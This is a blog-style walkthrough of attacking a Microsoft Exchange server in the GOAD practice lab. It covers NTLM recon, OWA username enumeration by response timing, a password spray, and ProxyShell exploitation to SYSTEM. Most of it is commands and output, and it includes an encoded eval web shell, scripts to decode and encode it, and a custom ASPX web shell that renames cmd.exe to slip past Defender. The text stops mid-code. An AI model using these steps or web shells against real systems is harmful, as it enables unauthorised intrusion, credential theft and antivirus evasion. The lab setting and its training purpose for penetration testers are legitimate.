Exchange - Part 1 - no creds

mayfly277.github.io/posts/Exchange-part1

March 16, 2025

- On GOAD v3 Update: A New Addition appear : EXCHANGE!
- Huge thanks to aleemladha for his pull request and invaluable help in integrating Exchange into the GOAD lab!
- I've been wanting to write an Exchange exploitation guide for a long time—now, it's finally happening! Stay tuned.

Exchange installation

Launch GOAD :

Select the lab instance where you want to add exchange : (can be added only on GOAD, GOAD-Light or Goad-Mini)

```
goad> cd <goad_instance_id>
```

Add the extension


```
goad (instance_id)> install_extension exchange
```

Now be patient it will take time to be installed !


> beside the fact that exchange is an “extension” it can be added but cannot be uninstalled. Exchange make change to the active directory schema enroll new computer, etc.. it will to painful to uninstall. If you don’t want exchange anymore just drop your lab and build a new one.

> Exchange is very very huge ! The exchange vm will need at least 12GB of ram and 16GB is recommended. Be sure to have enough ram before launching the installation.

Once the installation is finished the command `nxc smb 10.4.10.10-23` will show us the new server “THE-EYRIE” on ip `<ip_range>.21` and enrolled on the domain sevenkingdoms.local. (on my instance it is a deployment of goad-light + exchange extension)



When exchange is up and running you should be able to see the OWA interface on the web at : `https://<ip_range>.21/owa`




NTLM endpoints

- Before doing some bruteforce on username let’s try to find out the domain in use.


- For that you can use ntlmscan (`python3 ntlmscan.py --host 10.4.10.21`) followed by nmap script http-tlm-info (`nmap -p 443 --script=http-ntlm-info --script-args http-ntlm-info.root=/autodiscover/ 10.4.10.21`)
- Or you can use the all in one tool NTLMRecon

```
git clone https://github.com/pwnfoo/NTLMRecon.git
cd NTLMRecon
python3 -m venv venv
source venv/bin/activate
python3 setup.py install
ntlmrecon --input https://10.4.10.21
```



ntlmrecon doesn't support json output by now, so to get a more readable output just convert csv to json to quickly get a nice result:

```
cat ntlmrecon.csv |python -c 'import csv, json, sys; print(json.dumps([dict(r) for r in csv.DictReader(sys.stdin)]))'|jq
```




The scan found multiple endpoint with NTLM authentication and the associated domain information:

- AD Domain Name : SEVENKINGDOMS
- Server Name : THE-EYRIE
- DNS Domain Name : sevenkingdoms.local
- FQDN : the-eyrie.sevenkingdoms.local
- Parent DNS Domain : sevenkingdoms.local

User enumeration

- When you got an OWA interface, it is well know that it is possible to bruteforce users email with the response time of the owa.
- For doing so you can use :
  - Metasploit owa_login https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/http/owa_login.rb
  - Invoke-UsernameHarvestOWA https://github.com/dafthack/MailSniper
  - The OWA credmaster's plugin https://github.com/knavesec/CredMaster/wiki/OWA
  - Or simply compare the response time with Burpsuite.
- As an exemple we can verify the user enumeration with curl



- Get the user list

```
curl -s https://www.hbo.com/game-of-thrones/cast-and-crew | grep 'href="/game-of-thrones/cast-and-crew/'| grep -o 'aria-label="[^"]*"' | cut -d '"' -f 2 | awk '{if($2 == "") {print tolower($1)} else {print tolower($1) "." tolower($2);} }' |sort -u > users.txt
```

- From linux a simple script to do the user enum is https://github.com/busterb/msmailprobe

```
git clone https://github.com/busterb/msmailprobe.git
cd msmailprobe
go build
./msmailprobe userenum --onprem -t 10.4.10.21 -U users.txt -o validusers.txt
```

```
exegol-goadv3 msmailprobe # ./msmailprobe userenum --onprem -t 10.4.10.21 -U users.txt -o validusers.txt

Collecting sample auth times...
920.92122ms
919.64074ms
921.865357ms
921.510465ms
921.506154ms
922.581616ms
[i] Avg Response: 921.508309ms

[-] arya.stark - 1.536781521s
[-] archmaester.ebrose - 1.537094335s
[-] balon.greyjoy - 1.53795413s
[-] barristan.selmy - 1.538202148s
[-] alliser.thorne - 1.538657954s
[-] benjen.stark - 922.545651ms
[-] brandon.stark - 921.477357ms
[-] beric.dondarrion - 921.949815ms
[-] bran.stark - 921.404944ms
[-] brienne.of - 1.218600793s
[+] cersei.lannister - 151.304903ms
[-] brother.ray - 920.187904ms
[-] brynden.tully - 921.125641ms
[-] bronn - 921.559678ms
[-] catelyn.stark - 1.126158434s
[-] daario.naharis - 881.194422ms
[-] daenerys.targaryen - 922.261922ms
[-] doran.martell - 921.431719ms
[-] davos.seaworth - 921.611382ms
[-] euron.greyjoy - 810.971053ms
[-] gendry - 811.20952ms
[-] grey.worm - 824.034721ms
[-] grand.maester - 824.216203ms
[-] gilly - 824.616743ms
[-] high.priestess - 813.881491ms
[+] jaime.lannister - 138.263221ms
[-] high.sparrow - 823.845351ms
[+] joffrey.baratheon - 208.577339ms
[-] izombaee - 813.438795ms
```

now we got a list of valid username, let's start a password spray on the owa.

> Careful this enumeration is making a failed login attempt on the valid accounts !

Password spray

- A usefull script for password spray is TREVORspray https://github.com/blacklanternsecurity/TREVORspray
- If we try to spray the password "cersei" we will get a result :

```
trevorspray -u valid_users.txt -p cersei --url https://10.4.10.21/autodiscover/autodiscover.xml
-m owa
```

```
exegol-goad /workspace # trevorspray -u valid_users.txt -p cersei --url https://10.4.10.21/autodiscover/autodiscover.xml -m owa
[INFO] Command: /root/.local/bin/trevorspray -u valid_users.txt -p cersei --url https://10.4.10.21/autodiscover/autodiscover.xml -m owa
[INFO] Spraying 9 users * 1 passwords against https://10.4.10.21/autodiscover/autodiscover.xml at Sun Jan  5 17:23:27 2025
[WARN] NOTE: OWA typically uses the INTERNAL username format! Often this is different than the email format.
[WARN] This means your --usernames file should probably contain INTERNAL usernames
[WARN] Depending on the OWA instance, the usernames may also need the domain like so: "CORP.LOCAL\USERNAME"
[WARN] You can discover the OWA's internal domain with --recon
[WARN] If this isn't what you want, consider spraying with the "msol" or "adfs" module instead.
[INFO] Using OWA URL: https://10.4.10.21/autodiscover/autodiscover.xml
[SUCC] Found internal domain via NTLM: "sevenkingdoms.local"
[SUCC]
{
    "NetBIOS_Domain_Name": "SEVENKINGDOMS",
    "NetBIOS_Computer_Name": "THE-EYRIE",
    "DNS_Domain_name": "sevenkingdoms.local",
    "FQDN": "the-eyrie.sevenkingdoms.local",
    "DNS_Tree_Name": "sevenkingdoms.local"
}

[INFO] cersei.lannister:cersei - [<Response [401]>] (Length: 0)
[SUCC] jaime.lannister:cersei - Valid credential!
[INFO] joffrey.baratheon:cersei - [<Response [401]>] (Length: 0)
[INFO] lysa.arryn:cersei - [<Response [401]>] (Length: 0)
[INFO] renly.baratheon:cersei - [<Response [401]>] (Length: 0)
[INFO] robert.baratheon:cersei - [<Response [401]>] (Length: 0)
[INFO] robin.arryn:cersei - [<Response [401]>] (Length: 0)
[VERB] Waiting for proxy threads to finish
[INFO] stannis.baratheon:cersei - [<Response [401]>] (Length: 0)
[INFO] tywin.lannister:cersei - [<Response [401]>] (Length: 0)
[INFO] Finished spraying 9 users against https://10.4.10.21/autodiscover/autodiscover.xml at Sun Jan  5 17:23:37 2025
[SUCC] jaime.lannister:cersei
[INFO] 1 valid users written to /root/.trevorspray/existent_users.txt
[INFO] 1 valid user/pass combos written to /root/.trevorspray/valid_logins.txt
```

proxy logon (CVE-2021-26855, CVE-2021-27065): patched

- proxy logon is a super nice vuln, if you want some explanation i recommend you to read Orange Tsai's blog: https://blog.orange.tw/posts/2021-08-proxylogon-a-new-attack-surface-on-ms-exchange-part-1/
- We will check for proxy logon with metasploit :

```
> use auxiliary/scanner/http/exchange_proxylogon
msf6 auxiliary(scanner/http/exchange_proxylogon) > set rhosts 10.4.10.21
msf6 auxiliary(scanner/http/exchange_proxylogon) > run
[-] https://10.4.10.21:443 - The target is not vulnerable to CVE-2021-26855.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

vulnerable proxy logon :

```
Exchange Server 2019 < 15.02.0792.010
Exchange Server 2019 < 15.02.0721.013
Exchange Server 2016 < 15.01.2106.013
Exchange Server 2013 < 15.00.1497.012
```

> But GOAD use exchange in version `ExchangeServer2019-x64-CU9` corresponding to a `version >= 15.02.0858.005`

exchange build number list


proxy shell (CVE-2021-34473, CVE-2021-34523, CVE-2021-31207)

The article of Orange Tsai is really well written and explain all the process to exploit proxyshell : https://www.zerodayinitiative.com/blog/2021/8/17/from-pwn2own-2021-a-new-attack-surface-on-microsoft-exchange-proxyshell

First let's see if our exchange is vulnerable :

```
curl -k -i 'https://10.4.10.21/autodiscover/autodiscover.json?@test.com/owa/?
&Email=autodiscover/autodiscover.json%3F@test.com'
```

We get a 302 response code, this means our server is **vulnerable** !



we can also try on burp and try to access to the backend api endpoint : `/mapi/nspi/`

As we can see the endpoint is reachable, this means we can call the exchange backend api from the frontend.

- The exploitation consist next of calling the endpoint to run powershell command with the parameter `X-Rps-CAT`. This way we can run arbitrary exchange command and impersonate any user like the exchange admin.
- A complete poc exist here : https://github.com/dmaasland/proxyshell-poc
- If we run it we get a powershell command prompt ready to use

```
exegol-goad proxyshell-poc # python3 proxyshell.py -u https://10.4.10.21 -e administrator@sevenkingdoms.local
LegacyDN: /o=sevenkingdoms/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=aeb2a3fa00b14e9585b
f648095c181a4-Administra
SID: S-1-5-21-1902721912-2662264096-1058354576-500
Token: VgEAVAdXaW5kb3dzQwBBCEtlcmJlcm9zTCFhZG1pbmlzdHJhdG9yQHNldmVua2luZ2RvbXMubG9jYWxVLVMtMS01LTIxLTE5MDI3MjE5MTI
tMjY2MjI2NDA5Ni0xMDU4MzU0NTc2LTUwMEcBAAAABwAAAAxTLTEtNS0zMi01NDRFAAAAAA==
PS>
```

Then we can run the CVE-2021-31207 to write arbitrary file with the help of the New-MailboxExportRequest command to export mailbox to a specific path.

```
PS> New-ManagementRoleAssignment -role "Mailbox Import Export" -user "Administrator"
PS> Get-ManagementRoleAssignment -role "Mailbox Import Export" -GetEffectiveUsers
PS> New-MailboxExportRequest -Mailbox jaime.lannister@sevenkingdoms.local -FilePath
\\\\127.0.0.1\\C$\\inetpub\\wwwroot\\webshell.aspx
```

Because we are lazy, let's try the complete poc to get automatic rce by using the `dropshell` command.


```
exegol-goad proxyshell-poc # python3 proxyshell_rce.py -u https://10.4.10.21 -e administrator@sevenkingdoms.local

LegacyDN: /o=sevenkingdoms/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=aeb2a3fa00b14e9585b
f648095c181a4-Administra
SID: S-1-5-21-1902721912-2662264096-1058354576-500
Token: VgEAVAdXaW5kb3dzQwBBCEtlcmJlcm9zTCFhZG1pbmlzdHJhdG9yQHNldmVua2luZ2RvbXMubG9jYWxVLVMtMS01LTIxLTE5MDI3MjE5MTI
tMjY2MjI2NDA5Ni0xMDU4MzU0NTc2LTUwMEcBAAAABwAAAAxTLTEtNS0zMi01NDRFAAAAAA==
PS> dropshell
127.0.0.1 - - [02/Feb/2025 16:30:51] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [02/Feb/2025 16:30:52] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [02/Feb/2025 16:30:52] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [02/Feb/2025 16:30:52] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [02/Feb/2025 16:30:55] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [02/Feb/2025 16:30:58] "POST /wsman HTTP/1.1" 200 -
OUTPUT:
Mailbox Import Export-Administrator-6
ERROR:

127.0.0.1 - - [02/Feb/2025 16:30:58] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [02/Feb/2025 16:31:02] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [02/Feb/2025 16:31:03] "POST /wsman HTTP/1.1" 200 -
OUTPUT:
sevenkingdoms.local/Users/Administrator\MailboxExport5
ERROR:

Shell URL: https://10.4.10.21/aspnet_client/wbzeppbfetilrfxn.aspx
Testing shell 0
Testing shell 1
Shell>
```

And of course defender got us!



If we disable defender and retry we will see the script is running well !


```
python3 proxyshell_rce.py -u https://10.4.10.21 -e
administrator@sevenkingdoms.local
```

```
exegol-goad proxyshell-poc # python3 proxyshell_rce.py -u https://10.4.10.21 -e administrator@sevenkingdoms.local
LegacyDN: /o=sevenkingdoms/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=aeb2a3fa00b14e9585bf6
48095c181a4-Administra
SID: S-1-5-21-1902721912-2662264096-1058354576-500
Token: VgEAVAdXaW5kb3dzQwBBCEtlcmJlcm9zTCFhZG1pbmlzdHJhdG9yQHNldmVua2luZ2RvbXMubG9jYWxVLVMtMS01LTIxLTE5MDI3MjE5MTItM
jY2MjI2NDA5Ni0xMDU4MzU0NTc2LTUwMEcBAAAABwAAAAxTLTEtNS0zMi01NDRFAAAAAA==
PS> dropshell
127.0.0.1 - - [02/Feb/2025 16:35:13] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [02/Feb/2025 16:35:14] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [02/Feb/2025 16:35:15] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [02/Feb/2025 16:35:15] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [02/Feb/2025 16:35:15] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [02/Feb/2025 16:35:15] "POST /wsman HTTP/1.1" 200 -
OUTPUT:
Mailbox Import Export-Administrator-9
ERROR:

127.0.0.1 - - [02/Feb/2025 16:35:15] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [02/Feb/2025 16:35:16] "POST /wsman HTTP/1.1" 200 -
OUTPUT:
sevenkingdoms.local/Users/Administrator\MailboxExport8
ERROR:

Shell URL: https://10.4.10.21/aspnet_client/zpedrtzcnfmildzo.aspx
Testing shell 0
Testing shell 1
Testing shell 2
Shell> whoami
nt authority\system
```

If we take a look to the file uploaded we will see the shell uploaded surounded by bad characters (due to the mailbox droping exploitation).



Orange tsai explain nicely in the article that the export is in PST format and can be encoded and decoded.

Let’s first try to do a decode function to verify the payload send by the script.

```
# decode.py
import base64
# payload in the script from github
webshell="ldZUhrdpFDnNqQbf96nf2v+CYWdUhrdpFII5hvcGqRT/gtbahqXahoLZnl33BlQUt9MGObmp39opINOpD
YzJ6Z45OTk52qWpzYy+2lz32tYUfoLaddpUKVTTDdqCD2uC9wbWqV3agskxvtrWadMG1trzRAYNMZ45OTk5IZ6V+9ZU
hrdpFNk="

def decode(payload):
    mpbbCryptFrom512 = [
        65, 54, 19, 98, 168, 33, 110, 187, 244, 22, 204, 4, 127, 100, 232, 93,
        30, 242, 203, 42, 116, 197, 94, 53, 210, 149, 71, 158, 150, 45, 154, 136,
        76, 125, 132, 63, 219, 172, 49, 182, 72, 95, 246, 196, 216, 57, 139, 231,
        35, 59, 56, 142, 200, 193, 223, 37, 177, 32, 165, 70, 96, 78, 156, 251,
        170, 211, 86, 81, 69, 124, 85, 0, 7, 201, 43, 157, 133, 155, 9, 160,
        143, 173, 179, 15, 99, 171, 137, 75, 215, 167, 21, 90, 113, 102, 66, 191,
        38, 74, 107, 152, 250, 234, 119, 83, 178, 112, 5, 44, 253, 89, 58, 134,
        126, 206, 6, 235, 130, 120, 87, 199, 141, 67, 175, 180, 28, 212, 91, 205,
        226, 233, 39, 79, 195, 8, 114, 128, 207, 176, 239, 245, 40, 109, 190, 48,
        77, 52, 146, 213, 14, 60, 34, 50, 229, 228, 249, 159, 194, 209, 10, 129,
        18, 225, 238, 145, 131, 118, 227, 151, 230, 97, 138, 23, 121, 164, 183, 220,
        144, 122, 92, 140, 2, 166, 202, 105, 222, 80, 26, 17, 147, 185, 82, 135,
        88, 252, 237, 29, 55, 73, 27, 106, 224, 41, 51, 153, 189, 108, 217, 148,
        243, 64, 84, 111, 240, 198, 115, 184, 214, 62, 101, 24, 68, 31, 221, 103,
        16, 241, 12, 25, 236, 174, 3, 161, 20, 123, 169, 11, 255, 248, 163, 192,
        162, 1, 247, 46, 188, 36, 104, 117, 13, 254, 186, 47, 181, 208, 218, 61
    ]

    tmp = ''
    for i in payload:
        tmp += chr(mpbbCryptFrom512[i])

    #assert '\n' not in tmp and '\r' not in tmp
    return tmp

webshell_decoded = base64.b64decode(webshell)
result = decode(webshell_decoded)
print(result)
```

When we run the script it show us the original payload:

```
# python3 decode.py
<script language='JScript' runat='server'>
function Page_Load(){

eval(Request['exec_code'],'unsafe');Response.End;
    }
</script>
```

And we create an encode function

```
def encode(payload):
    mpbbCryptFrom512 = [
        65, 54, 19, 98, 168, 33, 110, 187, 244, 22, 204, 4, 127, 100, 232, 93,
        30, 242, 203, 42, 116, 197, 94, 53, 210, 149, 71, 158, 150, 45, 154,
136,
        76, 125, 132, 63, 219, 172, 49, 182, 72, 95, 246, 196, 216, 57, 139,
231,
        35, 59, 56, 142, 200, 193, 223, 37, 177, 32, 165, 70, 96, 78, 156, 251,
        170, 211, 86, 81, 69, 124, 85, 0, 7, 201, 43, 157, 133, 155, 9, 160,
        143, 173, 179, 15, 99, 171, 137, 75, 215, 167, 21, 90, 113, 102, 66,
191,
        38, 74, 107, 152, 250, 234, 119, 83, 178, 112, 5, 44, 253, 89, 58, 134,
        126, 206, 6, 235, 130, 120, 87, 199, 141, 67, 175, 180, 28, 212, 91,
205,
        226, 233, 39, 79, 195, 8, 114, 128, 207, 176, 239, 245, 40, 109, 190,
48,
        77, 52, 146, 213, 14, 60, 34, 50, 229, 228, 249, 159, 194, 209, 10, 129,
        18, 225, 238, 145, 131, 118, 227, 151, 230, 97, 138, 23, 121, 164, 183,
220,
        144, 122, 92, 140, 2, 166, 202, 105, 222, 80, 26, 17, 147, 185, 82, 135,
        88, 252, 237, 29, 55, 73, 27, 106, 224, 41, 51, 153, 189, 108, 217, 148,
        243, 64, 84, 111, 240, 198, 115, 184, 214, 62, 101, 24, 68, 31, 221,
103,
        16, 241, 12, 25, 236, 174, 3, 161, 20, 123, 169, 11, 255, 248, 163, 192,
        162, 1, 247, 46, 188, 36, 104, 117, 13, 254, 186, 47, 181, 208, 218, 61
    ]
    tmp = b''
    for i in payload:
        tmp += bytes([mpbbCryptFrom512.index(ord(i))])
    return tmp

 if len(sys.argv) < 2:
    print(f'run python3 {sys.argv[0]} <filename>')
    sys.exit(0)

 with open(sys.argv[1], 'r') as webshell_file:
    webshell = webshell_file.read()
    print('[+] Input shell :')
    print(webshell)
    print('[+] result :')
    result = encode(webshell)
    print(base64.b64encode(result))
```

if we try to rencode the origin payload we get the original result !

```
exegol-goad proxyshell # python3 encode.py webshell
[+] Input shell :
<script language='JScript' runat='server'>
function Page_Load(){
    eval(Request['exec_code'],'unsafe');Response.End;
    }
</script>
[+] result :
b'ldZUhrdpFDnNqQbf96nf2v+CYWdUhrdpFII5hvcGqRT/gtbahqXahoLZnl33BlQUt9MGObmp39opINOpDYzJ6Z45OTk52qWpzYy+2lz32tYUf
oLaddpUKVTTDdqCD2uC9wbWqV3agskxvtrWadMG1trzRAYNMZ45OTk5IZ6V+9ZUhrdpFNk='
```

- Ok fine so we can change the original payload in the script to pass our custom payload and bypass defender (has said by orange tsai, renaming cmd.exe to another binary do the trick)
- let’s prepare our new payload

```
<asp:Label ID="lblOutput" runat="server" Text="" />
<script language='JScript' runat='server'>
function Page_Load(){
  try {
      var fso = new ActiveXObject("Scripting.FileSystemObject");
      var sourcePath = "C:\\Windows\\System32\\cmd.exe";
      var destPath = Server.MapPath("./runme.exe");
      fso.CopyFile(sourcePath, destPath, true);
  } catch (e) {
      lblOutput.Text = "Error copying file: " + e.message;
      return;
  }

  var command = Request["exec_code"];
  if (!command || command == "") {
      lblOutput.Text = "<br>Please provide a command as a request parameter
exec_code.";
      return;
  }

  try {
      var psi = new System.Diagnostics.ProcessStartInfo();
      psi.FileName = Server.MapPath("./runme.exe");
      psi.Arguments = "/c " + command;
      psi.RedirectStandardOutput = true;
      psi.UseShellExecute = false;
      psi.CreateNoWindow = true;

      var process = new System.Diagnostics.Process();
      process.StartInfo = psi;
      process.Start();
      var output = process.StandardOutput.ReadToEnd();
      process.WaitForExit();

      lblOutput.Text = output;
  } catch (e) {
      lblOutput.Text += "<br>Error: " + e.message;
  }
}
</script>
```

we can now encode the payload with our new script and change the payload in the exploitation script to run the full exploit without trouble on windows defender.

```
1 proxyshell_rce.py
        <t:Message>
          <t:Subject>{proxyshell.rand_subj}</t:Subject>
          <t:Body BodyType="HTML">hello from darkness side</t:Body>
          <t:Attachments>
            <t:FileAttachment>
              <t:Name>FileAttachment.txt</t:Name>
